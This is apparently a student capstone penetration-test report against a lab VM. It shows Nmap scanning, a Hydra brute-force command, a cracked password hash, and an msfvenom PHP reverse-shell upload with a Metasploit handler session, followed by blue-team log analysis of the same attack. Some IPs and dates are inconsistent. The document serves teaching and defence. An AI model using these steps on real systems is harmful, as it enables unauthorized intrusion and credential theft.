Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System


Panha Rith Chan

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address
Range:192.168.1.0/24
Netmask:255.255.255.0
Gateway:192.168.1.1

Machines
IPv4: 192.168.1.1
OS:Windows
Hostname: Hyper V Manager

IPv4: 192.169.1.90
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux
Hostname: Elk

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Capstone	192.168.1.105	Target machine
Kali	192.168.1.90	Attack Box using Kali Linux
Elk	192.1.100	To aggregate logs from the capstone server, analyze these logs, and create visualizations for application and infrastructure monitoring and security analytics.
Hyper-V-Manager	192.168.1.1	Microsoft's hardware virtualization product that lets you create a number of other virtual devices that can be added to virtual machines

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Open Ports/scans	This allows attackers to scan for open ports.	This reveals the IP address of the server's and all open ports that can used to gain unauthorized access.
Hidden Directory Access	This is a vulnerability that allows an attacker to access a hidden directory. In this case secret_folder.	This allows attackers unauthorized access to hidden directories and files on the web server that contain sensitive information.
Brute Force Passwords	This vulnerability allows us to Brute force password.	This allows attackers to gain unauthorized access by using the password for the user name found in the secret folder.
Webdav Vulnerability/Reverse Shell Payload	This vulnerability allows attackers to upload php files through the Webdav which can set up a listener and establish a reverse shell.	This allows an attacker to establish control over the victims machine with complete access to files and execute commands.


Exploitation: Network Scan for Open Ports

01

Tools & Processes
I used Nmap to scan IP addresses for open ports on the network.

02

Achievements
I was able to find out that the IP address 192.168.1.105 of the company web server that had ports 22 and 80 open. This then allowed me access to the web directory that gave me intel on Ashton which in turn allowed me access to the company folder.



```
root@Kali:~# nmap -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-14 09:17 PST
Nmap scan report for 192.168.1.1
Host is up (0.00075s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00082s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; proto
col 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: el
asticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00074s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco
l 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kerne
l
```

Exploitation: Brute Force

01

Tools & Processes

Hydra

I used Hydra to brute force Ashton’s password.

Wordlist

I used the rockyou.txt wordlist to run on Hydra.


02

Achievements

I was able to find then password for the user Ashton by running this command in the terminal:

hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder

Password: **leopoldo**



```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10129 of 14344399 [ch
ild 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14344399
[child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10131 of 14344399
 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [ch
ild 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [ch
ild 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [ch
ild 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [c
hild 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [ch
ild 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399
 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [c
hild 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [
child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [ch
ild 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [chil
d 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [
child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [
child 4] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-12-14 09:58:54
root@Kali:/usr/share/wordlists# 
```

Exploitation: Hidden Directory Access

01

Tools & Processes

After gaining intel on Ashton, I was able to find out that he managed the the secret_folder under the company_folder Directory. I then navigated to the company_folder directory in the web browser and added /secret_folder at the end of the URL 192.168.1.105/company_folder/secret_folder.


02

Achievements


This allowed me access to the file secret_folder. After using the Ashton's credentials I was able to access the connect_to_corp_server directory where I found the password hash for the user Ryan, the CEO. I then used crackstation.net to crack Ryan's hashed password.

PW: **linux4u**

03



Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to managing everyone's credit card and security information has been terrifying. I can't believe that they have me managing the company_folders/secret_folder! I really shouldn't be here" We look forward to working more with Ashton in the future!



Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser

Exploitation: Webdav Vulnerability/PHP Reverse Shell

01

Tools & Processes

I created a php file with a reverse_tcp payload with Msfvenom.

I then uploaded the file through file manager and Webdav to the remote machine using Ryan’s credentials.


I used Metasploit to create a meterpreter session by activating the shell.php file on the web server.


02

Achievements


I was able upload the shell.php file onto the web server to create a reverse shell on the target machine.

This allowed me remote access to sensitive information on the server along with root privileges on the machine.





```
root@Kali:~# msfvenom -p php/meterpreter_reverse_tcp 192.168.1.105 4444 -f raw > shell.php
```




```
msf5 >
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > sset payload php/meterpreter_reverse_tcp
[-] Unknown command: sset.
msf5 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload ⇒ php/meterpreter_reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.105
LHOST ⇒ 192.168.1.105
msf5 exploit(multi/handler) > run

[-] Handler failed to bind to 192.168.1.105:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:49896)
 at 2021-12-15 05:04:32 -0800

meterpreter > shell
Process 2042 created.
Channel 0 created.
ls
passwd.dav
shell.php
locate flag.txt
/flag.txt
cat /flag.txt
b1ng0w@5h1sn@m0
```

Blue Team

Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan

- The port scan occured on Dec. 12th 2012 @12:00AM
- 103.2MB of packets were sent from Source IP 192.168.1.105
- The peak in the network traffic is an indication of a port scan



Network Traffic Between Hosts [Packetbeat Flows] ECS

Source IP	Destination IP	Source Bytes	Destination Bytes
192.168.1.90	192.168.1.100	582.5GB	12.9GB
192.168.1.90	192.168.1.105	103.2MB	183.7MB
192.168.1.90	142.250.189.164	691.1KB	7.6MB
192.168.1.90	192.168.1.1	665KB	43.3KB
192.168.1.90	192.168.1.90	353.9KB	329.6KB




Top Hosts Creating Traffic [Packetbeat Flows] ECS

@timestamp per 12 hours 2021-12-14 12:00
192.168.1.90 265.7GB
Source IP 192.168.1.90


Analysis: Finding the Request for the Hidden Directory

- 30,762 request were made to the hidden directory at 6:00 am on Dec. 14th 2021
- The file that was requested was the secret_folder which contained the file connect_to_corp_server that had instructions on how to access the company webdav server along with the CEO Ryan's password hash.



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	30,762
http://192.168.1.105/webdav	230
http://192.168.1.105/company_folder/secret_folder	160
http://192.168.1.105/company_folder/secret_folder/	66
http://192.168.1.105/webdav/shell.php	58



source.ip: 192.168.1.90 And destination.ip: 192.168.1.105 AND url.path:/company_folders/secret_fc

Last 15 days


30,762 hits

Dec 10, 2021 @ 18:55:09.649 - Dec 25, 2021 @ 18:55:09.650

```
Time                          _source
> Dec 14, 2021 @ 17:58:54.703  url.path: /company_folders/secret_folder @timestamp: Dec 14, 2021 @ 17:58:54.703 destination.ip: 192.168.1.105
                               destination.port: 80 destination.bytes: 698B query: GET /company_folders/secret_folder ecs.version: 1.5.0
                               host.name: server1 user_agent.original: Mozilla/4.0 (Hydra) http.request.headers.content-length: 0
                               http.request.method: get http.request.bytes: 163B http.response.status_code: 401 http.response.bytes: 698B
                               http.response.body.bytes: 460B http.response.headers.content-length: 460 http.response.headers.content-type: text/html;
```

Analysis: Uncovering the Brute Force Attack

